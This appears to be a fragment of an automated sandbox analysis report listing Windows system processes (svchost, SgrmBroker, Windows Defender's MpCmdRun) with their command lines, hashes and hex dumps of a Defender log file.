MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5480 Parent PID: 568

General

Start time:	17:56:32
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4904 Parent PID: 568

General

Start time:	17:56:32
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 3012 Parent PID: 568

General

Start time:	17:56:33
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p

Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 5468 Parent PID: 568

General

Start time:	17:56:34
Start date:	31/03/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff76db50000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5448 Parent PID: 568

General

Start time:	17:56:34
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6224 Parent PID: 568

General

Start time:	17:56:37
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes

MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: 7064 Parent PID: 5448

General

Start time:	17:57:35
Start date:	31/03/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff708040000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	........-.....	success or wait	1	7FF70806BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 57 00 65 00 64 00 20 00 0e 20 4d 00 61 00 72 00 20 00 0e 20 33 00 31 00 20 00 0e 20 32 00 30 00 32 00 31 00 20 00 31 00 37 00 3a 00 35 00 37 00 3a 00 33 00 35 00 0d 00 0a 00 0d	M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m. p.c.m.d.r.u.n...e.x.e.". .-.w. d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. W.e.d. .. M.a.r. .. 3.1. .. 2.0.2.1. .1.7.:. 5.7.:.3.5.....	success or wait	1	7FF70806BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....	success or wait	1	7FF70806BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	W.D.E.n.a.b.l.e.....	success or wait	1	7FF70806BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e. (.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....	success or wait	1	7FF70806BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 57 00 65 00 64 00 20 00 0e 20 4d 00 61 00 72 00 20 00 0e 20 33 00 31 00 20 00 0e 20 32 00 30 00 32 00 31 00 20 00 31 00 37 00 3a 00 35 00 37 00 3a 00 33 00 36 00 0d 00 0a 00	M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. W.e.d. .. M.a.r. .. 3.1. .. 2.0.2.1. .1.7.:.5.7. :.3.6.....	success or wait	1	7FF70806BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.....	success or wait	1	7FF70806BC96	WriteFile

Analysis Process: conhost.exe PID: 7072 Parent PID: 7064

General

Start time:	17:57:35
Start date:	31/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5008 Parent PID: 568

General

Start time:	17:58:38
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6640 Parent PID: 568

General

Start time:	18:00:37
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s wlidsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6752 Parent PID: 568

General

Start time:	18:00:39
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s wisvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis